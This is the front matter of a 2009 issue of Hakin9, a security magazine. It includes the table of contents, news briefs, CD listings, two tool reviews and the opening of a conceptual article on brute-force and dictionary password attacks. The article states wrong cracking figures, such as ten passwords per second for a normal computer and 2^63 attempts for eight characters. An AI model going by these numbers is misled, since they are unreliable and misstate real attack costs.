

HAKING

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

**PRACTICAL
TIPS &
TRICKS
INSIDE**

BREAKING CLIENT-SIDE CERTIFICATE PROTECTION

REVERSE ENGINEERING CERTIFICATE EXPORT PROTECTION

MALICIOUS PDF DOCUMENTS
HOW TO EXPLOIT EMBEDDED
JAVASCRIPT VULNERABILITIES

ANALYZING MALWARE
HOW TO FIND AND DECODE
PACKED EXECUTABLES

**MODERN TECHNIQUES FOR BUFFER
OVERFLOW ATTACKS**
HOW TO BYPASS DEFENSIVE MECHANISMS

USER ENUMERATION WITH THE BURP SUITE
ALL YOUR USERNAMES ARE BELONG TO US

ON THE CD

BACKTRACK 3
THE #1 PENETRATION TESTING LINUX LIVE-CD
MUST-HAVE 2 GREAT APPLICATIONS
SECURED EMAIL, EFILE, EUSB BY CRYPTZONE
AD-AWARE ANNIVERSARY EDITION BY LAVASOFT

GAMES
PORTSIGN
HACKER 2012
HELL SCHOOL HACKER

Issue 3/2009 (22)
Vol. 4 No. 3 14.99USD
Bimonthly ISSN 1733-7186



PLUS

INTERVIEW WITH NICHOLAS J. PERCOCO

NICHOLAS J. PERCOCO LEADS THE SPIDERLABS TEAM AT TRUSTWAVE WITH A FOCUS ON PENETRATION TESTING, APPLICATION SECURITY AND FORENSICS.

un·prec·e·dent·ed (ŭn-prĕs'ĭ-dĕn'tĭd) adj.

- having no previous example; novel; unparallelled.

Unprecedented Moments in Open-Source Security

- 1977:** RSA is first developed at MIT:
Revolutionary public-key algorithm to secure transactions.
- 1998:** Snort® is released to the open-source community:
The intrusion detection pioneer.
- 2000:** SELinux established by the NSA:
Definitive method for granular access control.
- 2009:** *EnGarde Secure Linux v3.0:*
The first enterprise-class platform for building a complete, secure internet presence, leveraging the most significant advancements in open source.



Guardian Digital uses leading-edge, open-source security tools, and integrates them into a hardened Linux platform for enterprise-class servers.

See for yourself, why since 1999, hackers, security experts, and multi-national organizations from New York to Singapore trust EnGarde for their business-critical operations.

www.engardelinux.org

CONTENTS

HAKIN9 team

Editor in Chief: Ewa Dudzic

ewa.dudzic@hakin9.org

Executive Editor: Monika Świątek

monika.swiatek@hakin9.org

Editorial Advisory Board: Matt Jonkman, Rebecca

Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams,

Steve Lape, Peter Giannoulis, Aditya K Sood

DTP: Ireneusz Pogroszewski, Przemysław Banasiewicz,

Art Director: Agnieszka Marchocka

agnieszka.marchocka@hakin9.org

Cover's graphic: Łukasz Pabian

CD: Rafał Kwaśny

rafal.kwasny@gmail.com

Proofreaders: Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin McDonald, John Hunter, Michael Paydo, Kosta Cipo, Lou Rabom, James Broad

Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Avi Benchimol, Rishi Narang, Jim Halfpenny, Graham Hill, Daniel Bright, Conor Quigley, Francisco Jesús Gómez Rodríguez, Julián Estévez, Flemming Laugaard, Chris Gates, Chris Griffin, Alejandro Baena, Michael Sconzo, Laszlo Acs, Nick Baronian, Benjamin Aboagye, Bob Folden, Cloud Strife, Marc-Andre Meloche, Robert White, Sanjay Bhalerao, Sasha Hess, Kurt Skowronek, Bob Monroe, Michael Holtman, Pete LeMay

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marcinia

Production Director: Marta Kurpiewska

marta.kurpiewska@hakin9.org

Marketing Director: Ewa Dudzic

ewa.dudzic@hakin9.org

Circulation Manager: Ilona Lepieszka

ilona.lepieszka@hakin9.org

Subscription: EMD The Netherlands - Belgium

P.O. Box 30157

1303 AC Almere

The Netherlands

Phone + 31 (0) 36 5307118

Fax + 31 (0) 36 5407252

Email: software@emdnl.nl

Publisher: Software Wydawnictwo Sp.z.o.o

02-682 Warszawa, ul. Bokserska 1


Business address: Software Media LLC

1521 Concord Pike, Suite 301 Brandywine

Executive Center Wilmington, DE 19803 USA

Phone: 1 917 338 3631 or 1 866 225 5956

www.hakin9.org/en

Print: 101 Studio, Firma Tęgi /  Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.



Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800,

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes.


All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams

we used  program by  SmartDraw

Cover-mount CD's were tested with AntiVireKit

by G DATA Software Sp. z o.o

The editors use automatic DTP system  AOPUS

Mathematical formulas created by Design Science MathType™

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

We Report. You Decide

Recently, I was looking for new topics and ideas that would be interesting to show in the next issue of Hakin9 magazine. I saw many questions regarding digital certificates and Windows on our web site and the most frequently asked question regarding private key was: How is my private key protected and how I should protect my private key?

In this issue of Hakin9, you will find the article on *Exporting Non-exportable Certificates*, which covers these private key questions. The main purpose of a digital certificate is to ensure that the key contained in the certificate belongs to the entity to which the certificate was issued. We should feel safe now, right? However, on page 18, Thomas Cannon, claims that it is possible to export a non-exportable private key and reconstruct the complete digital certificate. Now, how safe do you feel?

In addition to the Thomas Cannon's article in the Attack section of Hakin9, you will find a great article on *User Enumeration with Burp Suite*, written by Chris John Riley (p. 24). Yes, user enumeration is a standard approach that we use to send our personal information over the Internet, but how much time do we really spend considering the fact that many websites are vulnerable to user enumeration attacks? Not that much I bet. Also, Chris states that if we type in the wrong username or password sometimes the feedback that we receive back is a little too helpful for attackers. Also, we all know that Buffer Overflow has been written about so many times before. However, I would like to recommend the article on *A New Era for Buffer Overflow* (p. 42), which covers modern techniques, such as exploiting on randomized stack addresses and non-executable stacks.

We don't answer all of the online questions in this magazine, but we give you some additional information on the attack techniques and defense methods being used. When you open the Hakin9 magazine on page 50, you will learn more on *Automating Malware Analysis* – the article written by Tyler Hudak, who describes how to automate malware analysis using virtualization. Please check page 58, to find out more on *Anatomy of a Malicious PDF Document*, by Didier Stevens.

I think that this issue of the Hakin9 magazine will give you a good idea on the latest methods and you can select the most interesting articles to read first, but you will want to read the whole magazine.

If you have any ideas for topics that you would like to see us cover in up coming issues, or if you have an opinion that you would like to share with us, you can always write to us at en@hakin9.org. We want to continue making Hakin9 the best and most interesting magazine for your needs.

Kind regards,
The Hakin9 Team



BASICS

12 Brute Force Attack MARCO LISCI

The history of computer security is composed of some basic fundamental attacks. The most important of these attacks has the purpose of discovering a user password. Marco describes these attacks and will teach you on distributed computing network for brute force attacks.



ATTACK

18 Exporting Non-exportable Certificates THOMAS CANNON

Digital Certificates in Microsoft Windows can be set to have a non-exportable private key so that they cannot be copied from the key store and installed on another

device. This is common practice in corporate WiFi installations with certificate based authentication. Thomas teaches you how to export a non-exportable private key and reconstruct the complete digital certificate.

24 User Enumeration with Burp Suite

CHRIS JOHN RILEY

We all like to know if we've typed our username or password wrong we get an error message, but sometimes the feedback is a little too helpful for attackers. It seems like not one day passes without seeing a website that is vulnerable to user enumeration. No matter, if the website is small or large, so many developers don't seem to know the difference between good user feedback and providing too much information. In his article, Chris describes techniques for enumeration data using Burp Suite.

36 More Thoughts on Defeating AntiVirus

JIM KELLY

Faced with the daunting task of detecting and quarantining thousands of new viruses, Trojans and other malware discovered every day, AntiVirus software vendors rely on AV signatures to protect their customers. Jim shows you how to modify code to defeat signature based antivirus software and how to recompile code to avoid commonly deployed antivirus solutions

42 A New Era for Buffer Overflow

JUSTIN SUNWOO KIM

Justin describes a few modern techniques for buffer overflow exploitation. There are just as many ways to prevent BOF with defensive mechanisms as there are ways to bypass those defenses. You will learn how to by-pass certain BOF restrictions through handy tips.



DEFENSE

50 Automating Malware Analysis

TYLER HUDAK

Malware infections are on the rise. Computer Incident Response Teams (CIRTs) need to utilize malware analysis skills to combat the infections within their organizations. However, malware analysis is a time consuming process. Tyler describes how to automate malware analysis using virtualization.

58 Anatomy of Malicious PDF Documents

DIDIER STEVENS

The increased prevalence of malicious Portable Document Format (PDF) files has generated interest in techniques to perform malware analysis of such documents. Didier teaches you how to analyze a particular class of malicious PDF files: those exploiting a vulnerability in the embedded JavaScript interpreter and what you learn here will also help you analyze other classes of malicious PDF files.

64 Analyzing Malware – Packed Executables

JASON CARPENTER

In part two of the series in analyzing malware, Jason teaches you a little about the PE format and how malware authors use them to prevent someone from reversing their malware. You will also find out how to spot and fix packed executables.

REGULARS

06 In brief

Selection of news from the IT security world.

Armando Romeo &
www.hackerscenter.com

08 ON THE CD

What's new on the latest hakin9.live CD.
hakin9 team

10 Tools

FastProxySwitch
Mike Shafer
Live Response
Neil Smith

74 Emerging Threats

Bootleggers and the Internet
Matthew Jonkman

76 Interview

An interview with Nicholas J. Percoco
Ewa Dudzic

78 Self Exposure

Interviews with the IT security experts
Ewa Dudzic
Monika Świątek

80 Book Review

IPv6 Security
Bob Monroe

82 Upcoming

Topics that will be brought up in the upcoming issue of Hakin9
Monika Świątek

Code Listings

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with Hakin9 much easier. We place the complex code listings from the articles on the Hakin9 website (<http://www.hakin9.org/en>).

MICROSOFT WINDOWS 7 UAC EXPLOIT

Windows 7 beta has been released in January 2009 but the security problem in the new UAC is dated October 2008. Security researchers Rafael Rivera and Long Zehn, though, managed to demonstrate a process to make any malicious software to be piggybacked by legit applications where no reconfiguration or user interaction is required for the exploit to be successful. User Account Control, has been one of the most discussed and criticised features of Windows Vista and the main area of improvement for next to be released Windows 7. Once an application has been approved against UAC rules, a hacker can use it to fool Windows 7 into giving a malicious payload full administrative rights. The solution, said Rivera, is for Microsoft to revert UAC to its Vista behavior. But we hardly believe that Microsoft is going to take Rivera's advice.

BAD ECONOMY DOESN'T TOUCH IT SECURITY JOBS

Many reports from June 2008 onward have made IT Security one of the few industries in IT in which budgets, where not growing, remained untouched. Another more recent report by SANS Institute and the other from Foote Partners say the size of security staffs and the money companies are willing to pay them have remained steady. Regulatory compliance, defense against data breaches and increasing number of threats are the business drivers for this choice according to the 2,120 executives surveyed. Among them less than 3% answered they would be cutting 15 or more security jobs in 2009 and more surprisingly a whopping 79% were predicting no immediate reductions in their IT security staffs. According to Alan Paller, Director of research at SANS: *The security skills that appear to be attracting the most interest from employers, are the more hands-on ones, such as computer forensics, penetration testing, intrusion detection and incident handling.* Even the average salary remained steady: \$72,000 for employees with less than 3 years experience.

PHANTOMOS, THE OS THAT NEVER DIES

Phantom is a one man effort operating system that has the peculiarity of never *dying*. It has a completely different approach from current operating systems. All operating systems we use now, lose their state upon power off. Processes keep their state in RAM. PhantomOS goal is to make it possible to preserve state among reboots. The technology behind it is simple: flash out processes status to disk at given intervals so that at next boot the status is preserved. Although this can pose performance problems, an operating system built around this goal can accomplish the task lightly.

In unstable environments this approach can have its market. Compatibility with existing programming language is another of Dmitry's goals. Preventing developers from rewriting code is crucial for a new operating system acceptance.

MONSTER.COM AND US WEBSITE FOR FEDERAL JOBS DATA BREACH

Provisions for 2009 anticipated an increased number of data breaches that would have boosted innovation in the data security field with an increase of expenditure for data encryption. While the former was an easy guess. The latter was largely unattended. Proof is *Monster.com*, whose database has been stolen. In particular data theft included user IDs and passwords, email addresses, names, phone numbers, and some basic demographic data. The size of the data breach has not been disclosed by the company who has promptly alerted members with a message on the website. The information accessed did not include resumes or social security numbers. *Monster.com* is not new to successful hacking attacks. Back in 2007 hackers managed to compromise companies accounts targeting job seekers with targeted deceptive emails. That same year another group of hackers inserted malicious code onto certain pages of the site automatically downloading a virus onto visitors computers.

MOFIRIA, THE NEW SONY RESEARCH ON BIOMETRICS

Using your finger for authentication seemed to be unmistakable. Until when US decided to use it at customs thus voiding any effort into making it a valid seed for your private keys. Fingerprints are left everywhere, on everything you touch anyway. The only options left seemed DNA and iris. But a new technology powered by Sony will breakthrough the mobile market in late 2009:

Mofiria. A camera-based system that analyses veins in your fingers. Mofiria uses a unique method where a CMOS sensor diagonally captures scattered light inside the finger veins, making a plane layout possible. From the first tests the False rejection rate is as low as 0.1% while the False Acceptance Rate is lower than 0.0001%. A mobile phone with a 150Mhz ARM9 is capable of authenticating the user in about 0.25 seconds.

MICROSOFT IE 8 AGAINST XSS

Cross site scripting is the oldest, most simple and still more spread of the web application vulnerabilities. Its first appearance is dated around 2000 and since then all browsers vendors had done little to nothing to prevent it. Beside Noscript Firefox Addon, there were no real protection against XSS so far. Until Microsoft, with the help of the best players in the web app security field, has tried to stop the plague with the release of IE 8. The new XSS filter should be able to beat many of the tricks used so far to inject html and javascript elements characters into links. Chinese characters used to carry payloads should now be detected as well as extremely long UTF-8 sequences of FORM and ISINDEX elements. Microsoft goal is to keep functionality and simplicity along with security. Clickjacking is another threat to be taken care of soon.

CONFICKER WORM

Conficker worm, exploiting Microsoft vulnerability 08-67, was first found in Fall 2008 but the peak reached in Spring 2009, has made it one of the most spread viruses in the computing history. Although Microsoft released a patch for the vulnerability in October 2008, over 6 millions

computers have been infected with Asia and Latin America being the most susceptible. The worm infects all the unpatched machines in a network by guessing administrative passwords. Once installed it plays differently according to the localization of the Operating system. It seems that China and Brazil have the worst treatment in this case. Other than trying to install a rogue Antivirus called Antivirus XP, with the attempt to trick victims into paying for it, the worm is expected to turn into one of the largest if not the largest botnet ever built connecting back to more than 500 rendez vous points on the internet looking for instructions.

HELIX3 – MEMBERSHIP FORUM!

The globally renowned software Helix3 has converted from a freeware to the newest club in computer crime services. In February e-fense executives announced this new approach. The objective is to ensure that Helix3 remains the most productive tool for law enforcement. Managing Director Lauren LaFortuna said, *As I researched the web for freeware I found quite a few products that could be used to satisfy various aspects of computer crime and forensics. But, I couldn't find anything as multi faceted as Helix3. There was no question that Helix3 was one of if not the most widely used softwares of its kind.* It should be mentioned that the product has had over 600,000 downloads through the course of its history. *I have been speaking to our staff about excellence and how to offer memorable products and services. I asked the staff: How can we ensure continuous product enhancement? How can we ensure that the product stays innovative? How can we be a leading example of both excellences within our organization as well as on the outside as a leader of anticipating the changes in future techniques?* They answered by telling me that to ensure hiring and staff continuation of the brightest computer forensics programmers, they needed a long term plan. They said that their vision of how to implement a model of excellence was to know that they could sustain their efforts. Dependability requires a model that is well funded.

They have certainly put together an amazing program. For the cost of \$19.95 per month they offer more than they have

ever offered before. Not only do members get Helix3 and its own unique forum, they now get so much more:

- access to the newly released Helix3 Pro
- support from retired government computer forensic trained Helix3 experts
- informational whitepapers
- Webinars from industry experts

So far, the membership is growing daily and rapidly. Of course, there has been an occasional protest from the original Helix3 community. LaFortuna said, *People naturally want what they want when they want it! The first inclination of people towards change is, I believe, criticism. Once they give it a chance they then begin to see the value. The membership is priced incredibly low and thoughtfully. This is not a vehicle to create wealth. Rather, it is fuel for the engine to keep on running.* People everywhere are now embracing the membership program. They are realizing the significance of the fullness of the program. They are also recognizing the commitment of the developers behind the product. The Helix3 community is in love with this incredibly powerful tool!

The newest software release, Helix3 Pro, evolved from Helix3. You will find that Helix3 Pro is the easiest and quickest tool to gather volatile data while leaving the smallest footprint. Helix3 Pro has a brand new framework with a seamless User Interface across Mac OS X, Windows, and Linux and boots most Intel x86 machines including Mac OS X.

So, what else does e-fense do in its spare time? Helix3 is a platform for other products that can not only be used for law enforcement but for the business community as a whole. They are the developer of a very powerful network security solution for their corporate clients, Helix3 Enterprise. H3E is the corporate answer to employee's malicious behavior. It protects the most precious of assets, company data. With this enterprise product corporations have the ability to proactively control their risks. Helix3 Enterprise takes the best solutions from the evolved Helix3 product and creates a very reliable and high quality solution designed

and developed by retired government counter intelligence, incident response and computer forensics experts and programmers of the highest level.

As policy violations, employee malicious behavior, litigation discovery and hacking attacks are increasing, companies need to proactively protect themselves. Information Security analysts can monitor their network revealing activities such as permission elevation, data exfiltration or creation of covert data tunnels. They can then quickly stop and reverse such actions to protect their network.

With Helix3 Enterprise analyzing multiple machines across the network without disrupting business or detection is done quickly. It can acquire data for investigations and litigations throughout the entire network within a matter of minutes. Corporations are tasked with analyzing and preserving evidence from multiple computers and servers quickly without interrupting business operations. This can all be done at a significant savings with Helix3 Enterprise.

Detecting, identifying, analyzing, preserving and reporting any incidents within the network from a central console. Amazing! It reduces cost and time involved in data security and e-discovery. The need to travel and physically visit each computer in the network to access electronic information is eliminated. The assurance that an entire network audit can be handled with more accuracy and less impact on resources is insured.

With Helix3 Enterprise you have a powerful tool to quickly respond to incidents, conduct electronic data discovery and computer forensic audits from a central administrative console. With unlimited scalability you can now protect your enterprise as you expand.

So what does the founder and designer of Helix3 Drew Fahey have to say? *We are doing more than I ever could have imagined. I am so proud of our staff. I am amazed at the power of what we began so long ago. I am so encouraged by the growth of our membership. As well, the acceptance of our products within and outside of the computer crime investigation community is very satisfying. This is my life's work and I intend that to go on for a very long time.*

ON THE CD

BackTrack is the most top rated Linux live distribution focused on penetration testing. With no installation whatsoever, the analysis platform is started directly from the CD-Rom and is fully accessible within minutes.

Hakin9 magazine always comes with the CD. At the beginning it was based on Hakin9.live distribution, then we decided to cooperate with BackTrack team and use their distro as an engine.

Currently BackTrack consists of more than 300 different up-to-date tools which are logically structured according to the work flow of security professionals. To start using Hakin9.live simply boot your computer from the CD. To see the applications, games only, you do not need to reboot the PC – you will find the adequate folders simply exploring the CD.

APPLICATIONS

As always we provide you with commercial applications. You will find the following programs in Apps directory on the Hakin9 CD.

Data Leak Prevention Products

Cryptzone started its journey as Secured eMail – a company providing an Email encryption solution made easy enough for anyone to be able to secure their communication, all the while keeping the security at the highest possible level. On the CD, you will find special versions prepared for Hakin9 readers. It is the full license which is built-in and is valid for 1 year upon installation:

- Secured eMail is an email encryption solution which integrates seamlessly into Microsoft Outlook and allows you to send encrypted email with just the click of a button.
- Secured eFile gives you the option to secure and encrypt sensitive files and folders by simply right-clicking on the item and choosing to secure it.
- Secured eUSB allows you to convert a regular USB-flash drive into a secured

one, in just a few minutes, which you can then use in any Windows-computer, even without administrative privileges.

Price: €105

<http://www.cryptzone.com>



Anti-malware Products

Ad-Aware Anniversary Edition. Maximum protection meets ultimate efficiency. When it comes to describing Lavasoft's latest Ad-Aware release, those are not just empty words. The Anniversary Edition – which celebrates the anti-spyware pioneer's tenth year at the forefront of malware detection and removal – boasts cutting-edge technology to block today's advanced threats, while remaining super-efficient and user-friendly.

Many of today's anti-malware products are bloated with layer upon layer of extra bells and whistles that slow down your scans, as well as your PC. By focusing on core consumer needs, Ad-Aware Anniversary Edition provides comprehensive malware protection, and is significantly lighter and faster than previous versions of Ad-Aware – and many of the popular products on the market today.

On the Hakin9 CD you will find Pro Trial for 60 days.

Price: 1 Year License \$39.95

<http://www.lavasoft.com>



GAMES

The Hakin9 CD contains 3 classics created by Jeremy Stride: PortSign, Hacker 2012, and Hell School Hacker:

PortSign: Steal money, steal files, shut down or restart servers, exploit system administrators, build up your defenses, play at the casino, collect key codes to acquire more advanced tools, and much more.

Hell School Hacker: As a student, you feel the need to create havoc for those around you. Crack into the school network, and make it worth your while. Hack other students at '/#e11 school1%', or go on a hacking rampage around the internet!

Hacker 2012: Crack your way through simulated computer servers as part of a global network of hacking agents working for the Mindlink agency. Some years ago, Adam Mindlin developed a company based purely on profit. His idea was to create a global network of agents. These agents would stop at nothing to gain maximum profit in the minimum possible time.



Figure 1. PortSign, Hacker 2012, and Hell School Hacker



IF THE CD CONTENTS CAN'T BE ACCESSED AND THE DISC ISN'T PHYSICALLY DAMAGED, TRY TO RUN IT ON AT LEAST TWO CD DRIVES.

IF YOU HAVE EXPERIENCED ANY PROBLEMS WITH THE CD, E-MAIL: CD@HAKIN9.ORG



Hackers

C E N T E R

<http://www.hackerscenter.com>

FastProxySwitch



FastProxySwitch is a well-designed, small-footprint utility that allows for rapid manual or automatic switching of proxy settings to adapt to the requirements of different networks.

As notebooks have become the ubiquitous tool of professionals who often find themselves connecting to a variety of network environments, the need for rapid configuration has become a must. As a high percentage of corporate networks are now running proxy servers for both security and policy purposes making changes to a notebook for use in such an environment can become a tedious and time consuming task.

PastProxySwitch makes this a painless process by allowing the user to create the network profile once, assign it a name and then store it for future use. When changing network environments, such as leaving the office and then using your notebook at home, or on a hotel network, with FastProxySwitch the changes can be as simple as a few quick clicks of the mouse or even automatic.

Quick Start. Installing FastProxySwitch is a snap with the Windows installer and with that done you're ready to start defining proxy settings. On running the program the first time the options panel opens allowing for rapid setting of preferences and other basic configuration. Options include such standards as having FPS run on Windows startup minimized to the system tray.

Proxy settings are easily created and can be edited as easily should changes to the settings be required or desired. Settings for HTTP, HTTPS, FTP, Gopher and Socks can be individually specified or by checking an option box have the later four items use the same proxy settings that

are defined for HTTP. The Advanced Settings window allows for specifying whether the given proxy setting is auto-activated for a specified interface and either IP or IP range such as would be assigned by the DHCP server.

To try the software I created a simple test environment using my aging but still viable Dell Precision M50 notebook running a 2Ghz Intel P4 (mobile) processor with 1 gb of RAM and XP Pro with SP3 installed. Given my UTM device runs its proxy in transparent mode I downloaded the Paros proxy software and installed it on the M50 and set it to act as a local proxy. I added a definition to FastProxySwitch for the Paros proxy in seconds and was up and running directly.

To monitor performance I fired up Sysinternals Process Explorer and for 15 minutes tracked CPU usage. While the machine was at rest FPS ranged from 1-11% CPU usage but as soon as demand was placed on the machine by starting up IE CPU usage dropped immediately to zero and showed only several small spikes to 1-2% utilization while IE was loading.


The private bytes value in Process Explorer stayed at a constant 5.7 mb for over 60 minutes thus being indicative of solid memory usage by the program.

Useful Features. FastProxySwitch provides some additional niceties such as a bit of enhanced privacy and security in that it can be set to clear IE cache, history, cookies and address bar history. Also shown in the lower right corner of the program window is the current public (external) IP address which can be useful for a number of other items.

For the traveling professional whose constant companion is their ever present notebook computer FastProxySwitch should be considered a must have bit of software.

While the \$49.95 price tag might seem high for a utility for those that are changing network environments frequently the ease of use will likely quickly over shadow any misgivings regarding the investment.

by Mike Shafer



System: Windows 98/NT/2000/XP/2003/Vista
MS Internet Explorer 5.0 or above
License: commercial
Application: Tool for proxy server management and secure web surfing
Homepage: <http://www.affinity-tools.com>




Figure 1. FastProxySwitch v3.2

Live Response



Sitting at your desk, you get a phone call from HR. They tell you that they are about to interview an employee and, while they are busy with that, they would like you to take a quick look at the suspect's computer. Short time lines and a need for thoroughness are both facts of life for security personnel today. Knowing this, and that many suspects are smart enough to power off their computers and/or clear their browsing history at the first sign of trouble, e-fense has developed the Live Response USB key.

Live response is a USB based forensics tool developed for use by corporate, law enforcement and intelligence agencies to collect volatile data that could be lost prior to beginning a full forensic investigation. When inserted into a suspect system, it will image RAM and collect pertinent data that may be destroyed once the computer is powered down. The tool is designed so that anyone, including members of staff with no forensics training, may make the collection prior to initiating a full forensics investigation on a computer.

Quick Start. Installation is a two step process. First you set up the server side of the application (Live Response Admin) on a Windows, Macintosh or Linux based system. Be warned that the server application specifies that you will need a large amount of free disk space available, but the processor and RAM specifications are reasonable for most corporate desktops deployed today.

Once you have set up the server, you prepare the USB key(s) for data acquisition. As with installation this is a fairly intuitive process and handled through the well designed GUI on the server. When setting up the acquisition key, you are prompted what data needs to be acquired from the suspect computer. Your options include registry, network, event log and running applications, among other options. When selecting which items to acquire, the name of the item is color coded to indicate the amount of time that it usually takes to gather the item's information. The times are from under ten seconds, to over a minute. The times appear to be accurate, and can vary depending on the specifications of the system under investigation. Testing using a USB 2.0 port on systems with over 1GB of RAM and numerous active programs took approximately six minutes, allowing for fast acquisition should it be needed.

Once the acquisition key has been created, the actual acquisition could not be simpler. The person doing the collection simply inserts the

thumb drive, browses to it, and runs the Live Response application. If the system in question has AutoRun enabled, you only need to allow it to run. Once launched, click Start and after collection has completed click Quit. After loading the data into Live Response Admin, you will be able to decrypt, investigate and create customized reports based on what was collected. As with acquisition, report generation allows you to select which options to report. Be warned that a report on an active system with all options enabled can become unwieldy; one system tested generated a report over 19,000 pages long. This is due to the inclusion of all information about an item. As an example, for running services you are presented with not only the service's executable, but also all dynamic link libraries that it has called functions from.

Useful Features. Live Response is a well designed application which fits in a niche area allowing for professional data acquisition by untrained personnel for interpretation by forensic personnel. Due to the data's encryption on the USB key, it is claimed that any evidence obtained with the application is admissible in court, which is beneficial for all parties interested in using it. The functionality of both pieces of the application is intuitive, simple and easy to use. As with all software investments, the terms of the license should be investigated by companies and agencies considering purchase of the application. Some terms of the EULA may need to have your organization's legal liaison verify that the intended use of the application will be in compliance. The application will be a benefit for law enforcement agencies as well as corporate personnel due to the ability to collect volatile data on a suspect computer, as well as for the investigative and reporting capabilities built into it. The ability to reference previous cases and evidence for those cases should come as a convenience for investigators and other interested parties as well.

Support for the application comes from e-fense via a phone call, e-mail, as well as through their private forum. The support staff is very helpful and willing to work with clients to accomplish their goals. In addition, the private forum is staffed by members who use the tools on a regular basis, and may be able to answer questions after-hours, should the need arise. The forum is also a benefit to users as it allows members to share ideas and information that may not fall into the *support* category.

by Neil Smith



System Requirements
Admin: Windows 2000, XP, Vista (32 bit only)
Macintosh OS X 10.4 or later
Linux kernel version 2.6.15 or later (Debian .deb package)
4GB RAM
400GB free disk space
Collector: Windows 2000, XP, Vista (32 bit only)
400MHz Celeron or better
License: Commercial;
Bulk pricing is available by contacting e-fense
Home Page: <http://www.e-fense.com/>



MARCO LISCI

Brute Force Attack

Difficulty



Probably you know what is a Brute Forcing attack. But probably you don't know that now it's becoming a real possible attack, using computational powers from graphic adapters and multi core processors.

You probably know what a brute force attack is and also know this is an attack that needs an incredible amount of mathematical power, an amount that a normal person would not have at home. Finally, here is the solution.

Alphanumeric Password Attacks History

Historically computer security has been challenged by some fundamental attacks. The most important of these attacks has the purpose of discovering user passwords. This happens because the best known method to protect sensitive information is an alphanumeric password. The two most important types of password attacks are the dictionary attack and the enumeration, or brute force, attack. Do you know that everything stored on some computer systems is only protected by an alphanumeric code that we call a password?

Dictionary Attack

The dictionary attack could be defined as an intelligent brute forcing attack. The real limit of a brute forcing attack has always been the time necessary to finish the research and the computation power. In a normal brute forcing attack we try every possible combination of numbers, letters and symbols until we find the real password. A dictionary attack is based on the limited complexity used in

choosing passwords by users. Generally a normal user will choose a password that is simple to remember. It could be a birth date, a proper name, a celebrity name and so on. Initially we probably don't need to try every alphanumeric combination, we could instead try every known proper name, celebrity name and birth date and in this situation would not require a powerful computer. If we're lucky we'll find a bad user password choice in a couple of hours. The Internet is full of common passwords dictionaries in every language. A malicious hacker needs only to write a simple script that tries every password from a text file. Statistics says that if a user chooses a common password, a hacker has a 60% chance of finding the exact password with a dictionary attack. This is why you should always use passwords with numbers, letters and symbols, and never use common words.

WHAT YOU WILL LEARN...

- What is distributed password recovery
- Enumeration algorithms
- Distributed computing network for brute force attacks

WHAT YOU SHOULD KNOW...

- Standard network principles
- Math principles
- Client/Server Systems basic knowledge




Figure 1. Passwords recovery

Directory Harvest Attack

A particular type of dictionary attack is the directory harvest attack. You probably have been a victim of this attack at least once in your Internet life. The directory harvest attack is the most used attack by email spammers, with the purpose of obtaining real email addresses. The first thing that a spammer does is choosing the domain. This is simple because it requires only a few minute of Internet surfing. When the spammer knows your website domain, he writes a simple text mail that can easily go through email firewalls and filters. He sends this mail to every possible combination of name and surname @ domain.com. By evaluating the simple mail transport protocol (SMTP) response for every message, he can easily figure out what are the real email addresses, and send the spam message. Think about how much Internet traffic is generated by malicious spammers for this activity.

Pure Brute Forcing Attack

Let's examine the pure brute forcing attack. In this case we have one simple thing to do which is to try every alphanumeric combination till we find the real password. Theory says that we have a chance of 100% in finding the password, but there is a real big problem: time and power. An eight character password needs to be enumerated with 2^{63} attempts, you need a very powerful processor to obtain a result in human times. A normal computer could try 10 passwords at second. This is the reason why no one typically starts with a pure brute forcing attack. This year a new computation technology could change this situation.

Floating or Fixed Point?

In your computer you have a CPU, some RAM modules, one graphic adapter, a hard disk and a DVD reader. Past brute force attacks have always been based on the main CPU. Why? Because it's the only processor capable of doing floating and precise fixed calculations. But the most important graphic cards manufacturers started to sell boards with parallel scalable processors capable of precise fixed point calculation. Think about the nVidia GeForce 8, it's probably changing the brute force attack scenario.

Password Recovery

